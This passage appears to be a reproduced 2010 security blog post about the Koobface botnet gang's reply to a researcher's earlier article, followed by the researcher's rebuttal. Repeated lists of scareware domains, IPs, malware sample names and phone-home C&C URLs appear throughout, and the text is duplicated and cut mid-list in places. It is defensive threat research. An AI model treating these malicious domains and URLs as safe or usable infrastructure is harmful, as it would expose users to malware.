beguardsystem2.com - Email: test@now.net.cn **bewareofthreat.com** - Email: test@now.net.cn
447

bewareofydanger.com - Email: test@now.net.cn bprotectsystem.com - Email: test@now.net.cn **bwebantivirus.com** - Email: test@now.net.cn choclatescanner2.com - Email: test@now.net.cn cleanerscanner2.com - Email: test@now.net.cn cnn2scanner.com - Email: test@now.net.cn cprotectsystem.com - Email: test@now.net.cn cwebantivirus.com - Email: test@now.net.cn dacota4security.com - Email: test@now.net.cn defencyresearch.com - Email: test@now.net.cn defenseacquisitions.com - Email: test@now.net.cn defenseacquisitions.com - Email: test@now.net.cn defensecapability.com - Email: test@now.net.cn dprotectsystem.com - Email: test@now.net.cn dwebantivirus.com - Email: test@now.net.cn eliminatespy.com - Email: test@now.net.cn eliminatethreat.com - Email: test@now.net.cn

eliminatethreats.com - Email: test@now.net.cn eprotectsystem.com - Email: test@now.net.cn ewebantivirus.com - Email: test@now.net.cn fantasticscan2.com - Email: test@now.net.cn fortescanner.com - Email: test@now.net.cn four4defence.com - Email: test@now.net.cn fprotectsystem.com - Email: test@now.net.cn house2call.com - Email: test@now.net.cn house4call.com - Email: test@now.net.cn ibewareofdanger.com - Email: test@now.net.cn iresearchdefence.com - Email: test@now.net.cn Idefenceresearch.com - Email: test@now.net.cn micro2smart.com - Email: test@now.net.cn micro4smart.com - Email: test@now.net.cn micro6smart.com - Email: test@now.net.cn necessitydefense.com - Email: test@now.net.cn nolongerthreat.com - Email: test@now.net.cn nova3-antispyware.com - Email: test@now.net.cn nova4-antispyware.com - Email: test@now.net.cn

nova5-antispyware.com - Email: test@now.net.cn

nova7-antispyware.com - Email: test@now.net.cn nova8-antispyware.com - Email: test@now.net.cn nova-antivirus1.com - Email: test@now.net.cn nova-antivirus2.com - Email: test@now.net.cn novascanner2.com - Email: test@now.net.cn nova-scanner2.com - Email: test@now.net.cn novascanner3.com - Email: test@now.net.cn nova-scanner3.com - Email: test@now.net.cn novascanner4.com - Email: test@now.net.cn nova-scanner4.com - Email: test@now.net.cn novascanner5.com - Email: test@now.net.cn nova-scanner5.com - Email: test@now.net.cn novascanner7.com - Email: test@now.net.cn 448

nova-scanner7.com - Email: test@now.net.cn
onguardsystem2.com - Email: test@now.net.cn
over11scanner.com - Email: test@now.net.cn
pcguardsystem2.com - Email: test@now.net.cn
pcguardsystems.com - Email: test@now.net.cn
pcguardsystems.com - Email: test@now.net.cn

pitstopscan.com - Email: test@now.net.cn protectionfunctions.com - Email: test@now.net.cn protectionmeasure.com - Email: test@now.net.cn protectionmethods.com - Email: test@now.net.cn protectionoffices.com - Email: test@now.net.cn protectionprinciples.com - Email: test@now.net.cn protectsystema.com - Email: test@now.net.cn protectsystemc.com - Email: test@now.net.cn protectsystemd.com - Email: test@now.net.cn protectsysteme.com - Email: test@now.net.cn protectsystemf.com - Email: test@now.net.cn researchdefence.com - Email: test@now.net.cn researchysecurity.com - Email: test@now.net.cn spywarekillera.com - Email: test@now.net.cn spywarekillerc.com - Email: test@now.net.cn spvwarekillerd.com - Email: test@now.net.cn spywarekillere.com - Email: test@now.net.cn spywarekillerr.com - Email: test@now.net.cn spvwarekillerz5.com - Email: test@now.net.cn **stainsscanner2.com** - Email: test@now.net.cn

stop20attack.com - Email: test@now.net.cn

tendefender2.com - Email: test@now.net.cn

thelosers2010.com - Email: test@now.net.cn

trivalsoftware.com - Email: test@now.net.cn

unstoppable2010.com - Email: test@now.net.cn

unstoppable2010.com - Email: test@now.net.cn

use6defence.com - Email: test@now.net.cn

viruskiller3a.com - Email: test@now.net.cn

viruskiller4a.com - Email: test@now.net.cn

viruskiller5a.com - Email: test@now.net.cn

viruskiller6a.com - Email: test@now.net.cn

webfilter100.com - Email: test@now.net.cn

webfilter999.com - Email: test@now.net.cn

winguardsystem.com - Email: test@now.net.cn

yourguardsystem.com - Email: test@now.net.cn

yourguardsystem2.com - Email: test@now.net.cn

z22windows-scan.com - Email: test@now.net.cn

z23windows-scan.com - Email: test@now.net.cn

z25windows-scan.com - Email: test@now.net.cn

z27windows-scan.com - Email: test@now.net.cn

zaresearchsecurity.com - Email: test@now.net.cn

Detection rates:

- **setup.exe** - [34]Net-Worm:W32/Koobface.HN; Mal/Koobface-D - Result: 11/41 (26.83 %)

- avdistr_312.exe - [35]Trojan.FakeAV!gen24; Trojan.FakeAV - Result: 8/41 (19.52 %)

Upon execution phones back to:

s1system.com/download/winlogo.bmp - 91.213.157.104 - Email: contact@privacy-protect.cn

accsupdate.com/?b=103s1 - 193.105.134.115 - Email: contact@privacy-protect.cn

Previous parked on 91.213.217.106, AS42473, ANEXIA-AS now responding to 193.105.134.115, AS42708, PORTLANE:

networki10.com - Email: contact@privacy-protect.cn

winsecuresoftorder.com - Email: contact@privacy-protect.cn

time-zoneserver.com - Email: contact@privacy-protect.cn

1blacklist.com - Email: contact@privacy-protect.cn

In order to understand the importance of profiling Koobface gang's activities, consider going their their under-

ground multitasking campaigns in the related posts.

Related Koobface botnet/Koobface gang research:

[36]From the Koobface Gang with Scareware Serving Compromised Sites

[37]Dissecting Koobface Gang's Latest Facebook Spreading Campaign

[38]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[39]10 things you didn't know about the Koobface gang

[40]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[41]How the Koobface Gang Monetizes Mac OS X Traffic

[42]The Koobface Gang Wishes the Industry "Happy Holidays"

[43]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[44]Koobface Botnet Starts Serving Client-Side Exploits

[45]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[46]Koobface Botnet's Scareware Business Model - Part Two

[47]Koobface Botnet's Scareware Business Model - Part One

[48]Koobface Botnet Redirects Facebook's IP Space to my Blog

[49]New Koobface campaign spoofs Adobe's Flash updater

[50]Social engineering tactics of the Koobface botnet

[51]Koobface Botnet Dissected in a TrendMicro Report

[52]Movement on the Koobface Front - Part Two

[53]Movement on the Koobface Front

[54]Koobface - Come Out, Come Out, Wherever You Are

[55]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [56]Dancho Danchev's blog. Follow him [57]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 2. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 3. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 4. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 5. http://blog.clickforensics.com/?p=314
- 6. <u>http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4</u>

549?p=4549

- 7. <u>http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333?p=3333</u>
- 8. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>

- 9. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-</u> scareware-business.html
- 10. <u>http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html</u>

450

- 11. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 12. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 13. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 14. <u>http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html</u>
- 15. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 16. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 17. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 18. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 19. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 20. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>

- 21. <u>http://en.wikipedia.org/wiki/Ali_Baba</u>
- 22. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 23. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html</u>
- 24. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 25. <u>http://www.sophos.com/blogs/sophoslabs/v/post/7487</u>
- 26. <u>http://blog.trendmicro.com/new-koobface-variant-targets-skype/</u>
- 27. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 28. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html</u>
- 29. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>

30.

http://www.virustotal.com/analisis/193880563e8af90c505e3 666d0714bc3f08ef6c766c14c292324d6dffeffea90-12741

27331

31.

http://www.virustotal.com/analisis/462c01a58bb0c14183b9 ca29c308723229b309dc43f4be88dc0df52a5ba678ef-12741

03175

32.

http://www.virustotal.com/analisis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-12742

92393

33.

http://www.virustotal.com/analisis/7251f88756fbbe7f662ad 6a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-12742

92421

34.

http://www.virustotal.com/analisis/0e7c5453bfbde52ee760c 91086ec12d61d67737eeceea2fdab0d063a7b582910-12747

32050

35.

http://www.virustotal.com/analisis/29387350103fb3b537eea ced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-12747

<u> 31975</u>

- 36. <u>http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html</u>
- 37. <u>http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html</u>
- 38. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 39. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 40. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>

- 41. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 42. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 43. <u>http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html</u>
- 44. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html</u>
- 45. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 46. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>
- 47. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html</u>
- 48. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html</u>
- 49. http://blogs.zdnet.com/security/?p=4594
- 50. <u>http://content.zdnet.com/2346-12691_22-352597.html</u>
- 51. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html</u>
- 52. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html</u>
- 53. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html</u>

54. <u>http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html</u>

451

- 55. <u>http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html</u>
- 56. <u>http://ddanchev.blogspot.com/</u>
- 57. http://twitter.com/danchodanchev

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Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"

(2010-05-17 21:23)

UPDATED Moday, May 24, 2010: The scareware domains/redirectors pushed by the Koobface botnet, have been

included at the bottom of this post, including detection rates and phone back URLs.

On May 13th, 2010, the Koobface gang responded to my " [1] 10 things you didn't know about the Koobface

gang " post published in February, 2010, by including the following message within Koobface-infected hosts, serving bogus video players, and, of course, scareware:

• regarding this [2]article By Dancho Danchev | February 23, 2010, 9:30am PST

1. no connection 2. what's reason to buy software just for one screenshot? 3. no connection 4. :) 5. :) 6. :) 7.

it was 'ali baba & 4' originally. you should be more careful **8.** heh **9.** strange error. there're no experiments on that **10.** maybe. not 100 % sure

Ali Baba 13 may 2010

This is the [3]second individual message left by the botnet masters for me, and the third one in general where I'm referenced.

What makes an impression is their/his attempt to distance themselves/himself from major campaigns affect-

ing high profile U.S based web properties, fraudulent activities such as click fraud, and their/his attempt to legitimize their/his malicious activities by emphasizing on the fact that they/he are not involved in crimeware campaigns, and have never stolen any credit card details.

01. [4]The gang is connected to, probably maintaining the click-fraud facilitating Bahama botnet

- Koobface gang: no connection

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You wish, you wish. [5] ClickForensics pointed it out, [6] I confirmed it, and at a later stage reproduced it.

Among the many examples of this activities, is **MD5**: **Ofbf1a9f8e6e305138151440da58b4f1** modifying the

HOSTS file on the infected PCs to [7] redirect all the Google and Yahoo search traffic to 89.149.210.109, whereas, in [8] between phoning back to well known [9] Koobface scareware C &Cs at the time, such as 212.117.160.18, and urodinam .net/8732489273.php at the time.

In May, 2010, parked on the very same IP to which urodinam.net (91.188.59.10) is currently responding to, is an active [10]client-side exploits serving campaign using the YES malware exploitation kit (1zabslwvn538n4i5tcjl.com -

Email: michaeltycoon@gmail.com).

I can go on forever.

02. [11]Despite their steady revenue flow from sales of scareware, the gang once used trial software to take a screenshot of a YouTube video

- Koobface gang: what's reason to buy software just for one screenshot?

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No reason at all, I guess that's also the reason behind the temporary change in [12]scareware URIs to include GREED within the file name.

03. [13]The Koobface gang was behind the malvertising attack the hit the web site of the New York Times

in September

- Koobface gang: no connection

You wish, you wish.

In fact, several of the recent high-profile malvertising campaigns that targeted major Web 2.0 properties, can

be also traced back to their infrastructure. Now, whether they are aware of the true impact of the malvertisement campaign, and whether they are intentionally pushing it at a particular web site remains unknown.

The fact is that, the exact [14]same domain that was used in the NYTimes redirection, was also back then

embedded on all of the Koobface infected hosts, in order to serve scareware.

04.

[15]The gang conducted a several hours experiment in November, 2009 when for the first time ever

client-side exploits were embedded on Koobfaceserving compromised hosts

- Koobface gang: :)

He who smiles last, smiles best.

05. [16]The Koobface gang was behind the massive (1+ million affected web sites) scareware serving cam-

paign in November, 2009

- Koobface gang: :)

Since they're admitting their involvement in point 5, they also don't know/forget that one of the many ways

the [17]connection between the Koobface gang and massive blackhat SEO campaign was established in exactly the same way as the one in their involvement in the NYTimes malvertising campaign. Convenient denial of involvement

in high-profile campaigns means nothing when collected data speaks for itself.

06. [18]The Koobface Gang Monetizes Mac OS X Traffic through adult dating/Russian online movie market-

places

- Koobface gang: :)

Read more on the practice - "[19]How the Koobface Gang Monetizes Mac OS X Traffic ".

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07. [20]Ali Baba and 40 LLC a.k.a the Koobface gang greeted the security community on Christmas

- Koobface gang: it was 'ali baba & 4' originally. you should be more careful

Since the original [21] Ali Baba had 40 thieves with him, not 4, the remaining 36 can be best described as the cybecrime ecosystem's stakeholders earning revenues and having their business models scaling, thanks to the

involvement of the Koobface botnet.

08. [22]The Koobface gang once redirected Facebook's IP space to my personal blog

- Koobface gang: heh

Read more on the topic - "[23]Koobface Botnet Redirects Facebook's IP Space to my Blog ".

09. [24] The gang is experimenting with alternative propagation strategies, such as for instance Skype

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- Koobface gang: strange error. there're no experiments on that

Hmm, who should I trust? [25]**SophosLabs** and [26]**TrendMicro** or the Koobface gang? SophosLabs and TrendMicro or the Koobface gang? Sophos Labs and TrendMicro or....well you get the point. Of course there isn't, now that's is publicly known it's in the works.

10. [27]The gang is monetizing traffic through the Crusade Affiliates scareware network

- Koobface gang: maybe. not 100 % sure

They don't know where they get all the money by being pushing scareware? How convenient.

When data and facts talk, even "Cyber Jesus" listens. Read more on the monetization model - " [28]Koobface
Botnet's Scareware Business Model "; " [29]Koobface
Botnet's Scareware Business Model - Part Two ".

The Koobface botnet is currently pushing scareware through 2gig-antivirus.com?mid=312 &code=4db12f &d=1

&s=2 - 195.5.161.210 - Email: test@now.net.cn

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Parked on the same IP (195.5.161.210, AS31252, STARNET-AS StarNet Moldova) are also:

Oweb-antispyware.com - Email: test@now.net.cn

12netantispy.com - Email: test@now.net.cn

13netantispy.com - Email: test@now.net.cn

14netantispy.com - Email: test@now.net.cn

16netantispy.com - Email: test@now.net.cn

1anetantispy.com - Email: test@now.net.cn

1bnetantispy.com - Email: test@now.net.cn

1gb-scanner.com - Email: test@now.net.cn

1gig-antivirus.com - Email: test@now.net.cn

1webantivirus.com - Email: test@now.net.cn

20gb-antivirus.com - Email: test@now.net.cn

2gb-scanner.com - Email: test@now.net.cn

2gig-antivirus.com - Email: test@now.net.cn

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2mb-scanner.com - Email: test@now.net.cn

2web-antispy.com - Email: test@now.net.cn

2webantivirus.com - Email: test@now.net.cn

30gb-antivirus.com - Email: test@now.net.cn

3gb-scanner.com - Email: test@now.net.cn

3gig-antivirus.com - Email: test@now.net.cn

3mb-scanner.com - Email: test@now.net.cn

3web-antispy.com - Email: test@now.net.cn

3web-antispyware.com - Email: test@now.net.cn

3webantivirus.com - Email: test@now.net.cn

40gb-antivirus.com - Email: test@now.net.cn

4gb-scanner.com - Email: test@now.net.cn

4gig-antivirus.com - Email: test@now.net.cn

4mb-scanner.com - Email: test@now.net.cn

4web-antispy.com - Email: test@now.net.cn

4webantivirus.com - Email: test@now.net.cn

50gb-antivirus.com - Email: test@now.net.cn

5gb-scanner.com - Email: test@now.net.cn

5gig-antivirus.com - Email: test@now.net.cn

5mb-scanner.com - Email: test@now.net.cn

5web-antispy.com - Email: test@now.net.cn

5webantivirus.com - Email: test@now.net.cn

60gb-antivirus.com - Email: test@now.net.cn

6mb-scanner.com - Email: test@now.net.cn

6web-antispy.com - Email: test@now.net.cn

7web-antispyware.com - Email: test@now.net.cn

aweb-antispyware.com - Email: test@now.net.cn

awebantivirus.com - Email: test@now.net.cn

cwebantivirus.com - Email: test@now.net.cn

dwebantivirus.com - Email: test@now.net.cn

ewebantivirus.com - Email: test@now.net.cn

novascanner4.com - Email: test@now.net.cn

- **setup.exe** [30]Gen:Variant.Koobface.2; W32.Koobface Result: 15/40 (37.5 %)
- **MalvRem _312s2.exe** [31]W32/FakeAlert.5!Maximus; Trojan.Win32.FakeAV - Result: 10/41 (24.4 %) which once executed phones back to:
- **s1system.com/download/winlogo.bmp** 91.213.157.104, AS13618, CARONET-AS Email: contact@privacy-

protect.cn

- **networki10.com** - 91.213.217.106, AS42473, ANEXIA-AS - Email: contact@privacy-protect.cn

UPDATED: Wednesday, May 19, 2010:

The current redirection taking place through the embedded link on Koobface infected hosts, takes place through:

www3.coantys-48td.xorg.pl - 188.124.5.66 - AS44565, VITAL TEKNOLOJI


- www1.fastsearch.cz.cc - 207.58.177.96 - AS25847, SERVINT ServInt Corporation

Detection rates:

- **setup.exe** - [32]Win32/Koobface.NCX; Gen:Variant.Koobface.2 - Result: 13/41 (31.71 %)

- packupdate _build107 _2039.exe -[33]W32/FakeAV.AM!genr; Mal/FakeAV-AX - Result: 8/41 (19.52 %)

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Upon execution, the scareware sample phones back to:

update1.myownguardian.com - 94.228.209.223, AS47869, NETROUTING-AS - Email: gkook@checkjemail.nl

update2.myownguardian.net - 93.186.124.92, AS44565, VITAL TEKNOLOJI - Email: gkook@checkjemail.nl

UPDATED Moday, May 24, 2010 :

The following Koobface scareware domains/redirectors have been pushed

by the Koobface gang over the pat 7 days. All of them continue using the services of **AS31252**, **STARNET-AS StarNet Moldova at 195.5.161.210** and **195.5.161.211**.

Oweb-antispyware.com - Email: test@now.net.cn

12netantispy.com - Email: test@now.net.cn

13netantispy.com - Email: test@now.net.cn

14netantispy.com - Email: test@now.net.cn

15netantispy.com - Email: test@now.net.cn

16netantispy.com - Email: test@now.net.cn

460

1anetantispy.com - Email: test@now.net.cn

1bnetantispy.com - Email: test@now.net.cn

1cnetantispy.com - Email: test@now.net.cn

1dnetantispy.com - Email: test@now.net.cn

1eliminatemalware.com - Email: test@now.net.cn

1eliminatespy.com - Email: test@now.net.cn

1eliminatethreats.com - Email: test@now.net.cn

1eliminatevirus.com - Email: test@now.net.cn

1enetantispy.com - Email: test@now.net.cn

1webantivirus.com - Email: test@now.net.cn

1webfilter1000.com - Email: test@now.net.cn

1www-antispyware.com - Email: test@now.net.cn

1www-antivirus.com - Email: test@now.net.cn

20gb-antivirus.com - Email: test@now.net.cn

2eliminatemalware.com - Email: test@now.net.cn

2eliminatevirus.com - Email: test@now.net.cn

2web-antispy.com - Email: test@now.net.cn

2webantivirus.com - Email: test@now.net.cn

2www-antispyware.com - Email: test@now.net.cn

2www-antivirus.com - Email: test@now.net.cn

30gb-antivirus.com - Email: test@now.net.cn

3web-antispy.com - Email: test@now.net.cn

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3webantivirus.com - Email: test@now.net.cn

3www-antispyware.com - Email: test@now.net.cn

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5webantivirus.com - Email: test@now.net.cn

5www-antispyware.com - Email: test@now.net.cn

5www-antivirus.com - Email: test@now.net.cn

60gb-antivirus.com - Email: test@now.net.cn

6web-antispy.com - Email: test@now.net.cn

7web-antispyware.com - Email: test@now.net.cn

a30windows-scan.com - Email: test@now.net.cn

a40windows-scan.com - Email: test@now.net.cn

a50windows-scan.com - Email: test@now.net.cn

a50windows-scan.com - Email: test@now.net.cn

a60windows-scan.com - Email: test@now.net.cn

americanscanner.com - Email: test@now.net.cn

aresearchsecurity.com - Email: test@now.net.cn

awebantivirus.com - Email: test@now.net.cn
barracuda10.com - Email: test@now.net.cn
beguardsystem.com - Email: test@now.net.cn
beguardsystem2.com - Email: test@now.net.cn
bewareofthreat.com - Email: test@now.net.cn
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bewareofydanger.com - Email: test@now.net.cn bprotectsystem.com - Email: test@now.net.cn **bwebantivirus.com** - Email: test@now.net.cn choclatescanner2.com - Email: test@now.net.cn cleanerscanner2.com - Email: test@now.net.cn cnn2scanner.com - Email: test@now.net.cn cprotectsystem.com - Email: test@now.net.cn cwebantivirus.com - Email: test@now.net.cn dacota4security.com - Email: test@now.net.cn defencyresearch.com - Email: test@now.net.cn defenseacquisitions.com - Email: test@now.net.cn defenseacquisitions.com - Email: test@now.net.cn defensecapability.com - Email: test@now.net.cn dprotectsystem.com - Email: test@now.net.cn

dwebantivirus.com - Email: test@now.net.cn eliminatespy.com - Email: test@now.net.cn eliminatethreat.com - Email: test@now.net.cn eliminatethreats.com - Email: test@now.net.cn eprotectsystem.com - Email: test@now.net.cn ewebantivirus.com - Email: test@now.net.cn fantasticscan2.com - Email: test@now.net.cn fortescanner.com - Email: test@now.net.cn four4defence.com - Email: test@now.net.cn fprotectsystem.com - Email: test@now.net.cn house2call.com - Email: test@now.net.cn house4call.com - Email: test@now.net.cn ibewareofdanger.com - Email: test@now.net.cn iresearchdefence.com - Email: test@now.net.cn Idefenceresearch.com - Email: test@now.net.cn micro2smart.com - Email: test@now.net.cn micro4smart.com - Email: test@now.net.cn micro6smart.com - Email: test@now.net.cn necessitydefense.com - Email: test@now.net.cn nolongerthreat.com - Email: test@now.net.cn

nova3-antispyware.com - Email: test@now.net.cn nova4-antispyware.com - Email: test@now.net.cn nova5-antispyware.com - Email: test@now.net.cn nova7-antispyware.com - Email: test@now.net.cn nova8-antispyware.com - Email: test@now.net.cn nova-antivirus1.com - Email: test@now.net.cn nova-antivirus2.com - Email: test@now.net.cn novascanner2.com - Email: test@now.net.cn nova-scanner2.com - Email: test@now.net.cn novascanner3.com - Email: test@now.net.cn nova-scanner3.com - Email: test@now.net.cn novascanner4.com - Email: test@now.net.cn nova-scanner4.com - Email: test@now.net.cn novascanner5.com - Email: test@now.net.cn nova-scanner5.com - Email: test@now.net.cn novascanner7.com - Email: test@now.net.cn 462

nova-scanner7.com - Email: test@now.net.cn
onguardsystem2.com - Email: test@now.net.cn
over11scanner.com - Email: test@now.net.cn

pcguardsystem2.com - Email: test@now.net.cn pcquardsystems.com - Email: test@now.net.cn pcpiscanner.com - Email: test@now.net.cn pitstopscan.com - Email: test@now.net.cn protectionfunctions.com - Email: test@now.net.cn protectionmeasure.com - Email: test@now.net.cn protectionmethods.com - Email: test@now.net.cn protectionoffices.com - Email: test@now.net.cn protectionprinciples.com - Email: test@now.net.cn protectsystema.com - Email: test@now.net.cn protectsystemc.com - Email: test@now.net.cn protectsystemd.com - Email: test@now.net.cn protectsysteme.com - Email: test@now.net.cn protectsystemf.com - Email: test@now.net.cn researchdefence.com - Email: test@now.net.cn researchysecurity.com - Email: test@now.net.cn spywarekillera.com - Email: test@now.net.cn spywarekillerc.com - Email: test@now.net.cn spywarekillerd.com - Email: test@now.net.cn spywarekillere.com - Email: test@now.net.cn

spywarekillerr.com - Email: test@now.net.cn spywarekillerz5.com - Email: test@now.net.cn stainsscanner2.com - Email: test@now.net.cn stop20attack.com - Email: test@now.net.cn tendefender2.com - Email: test@now.net.cn thelosers2010.com - Email: test@now.net.cn trivalsoftware.com - Email: test@now.net.cn unstoppable2010.com - Email: test@now.net.cn unstoppable2010.com - Email: test@now.net.cn use6defence.com - Email: test@now.net.cn viruskiller3a.com - Email: test@now.net.cn viruskiller4a.com - Email: test@now.net.cn viruskiller5a.com - Email: test@now.net.cn viruskiller6a.com - Email: test@now.net.cn webfilter100.com - Email: test@now.net.cn webfilter999.com - Email: test@now.net.cn winguardsystem.com - Email: test@now.net.cn yourguardsystem.com - Email: test@now.net.cn yourguardsystem2.com - Email: test@now.net.cn z22windows-scan.com - Email: test@now.net.cn

z23windows-scan.com - Email: test@now.net.cn

z25windows-scan.com - Email: test@now.net.cn

z27windows-scan.com - Email: test@now.net.cn

zaresearchsecurity.com - Email: test@now.net.cn

Detection rates:

- **setup.exe** - [34]Net-Worm:W32/Koobface.HN; Mal/Koobface-D - Result: 11/41 (26.83 %)

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- **avdistr_312.exe** - [35]Trojan.FakeAV!gen24; Trojan.FakeAV - Result: 8/41 (19.52 %)

Upon execution phones back to:

s1system.com/download/winlogo.bmp - 91.213.157.104 - Email: contact@privacy-protect.cn

accsupdate.com/?b=103s1 - 193.105.134.115 - Email: contact@privacy-protect.cn

Previous parked on 91.213.217.106, AS42473, ANEXIA-AS now responding to 193.105.134.115, AS42708, PORTLANE:

networki10.com - Email: contact@privacy-protect.cn

winsecuresoftorder.com - Email: contact@privacy-protect.cn

time-zoneserver.com - Email: contact@privacy-protect.cn

1blacklist.com - Email: contact@privacy-protect.cn

In order to understand the importance of profiling Koobface gang's activities, consider going their their under-

ground multitasking campaigns in the related posts.

Related Koobface botnet/Koobface gang research:

[36]From the Koobface Gang with Scareware Serving Compromised Sites

[37]Dissecting Koobface Gang's Latest Facebook Spreading Campaign

[38]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[39]10 things you didn't know about the Koobface gang

[40]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[41]How the Koobface Gang Monetizes Mac OS X Traffic

[42]The Koobface Gang Wishes the Industry "Happy Holidays"

[43]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[44]Koobface Botnet Starts Serving Client-Side Exploits

[45]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[46]Koobface Botnet's Scareware Business Model - Part Two

[47]Koobface Botnet's Scareware Business Model - Part One

[48]Koobface Botnet Redirects Facebook's IP Space to my Blog

[49]New Koobface campaign spoofs Adobe's Flash updater

[50]Social engineering tactics of the Koobface botnet

[51]Koobface Botnet Dissected in a TrendMicro Report

[52] Movement on the Koobface Front - Part Two

[53]Movement on the Koobface Front

[54]Koobface - Come Out, Come Out, Wherever You Are

[55]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [56]Dancho Danchev's blog. Follow him [57]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 2. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 3. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 4. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 5. <u>http://blog.clickforensics.com/?p=314</u>
- 6. <u>http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4</u>

<u>549?p=4549</u>

- 7. <u>http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333?p=3333</u>
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- 9. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html</u>

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- 11. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 12. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 13. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 14. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html
- 15. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
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- 17. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
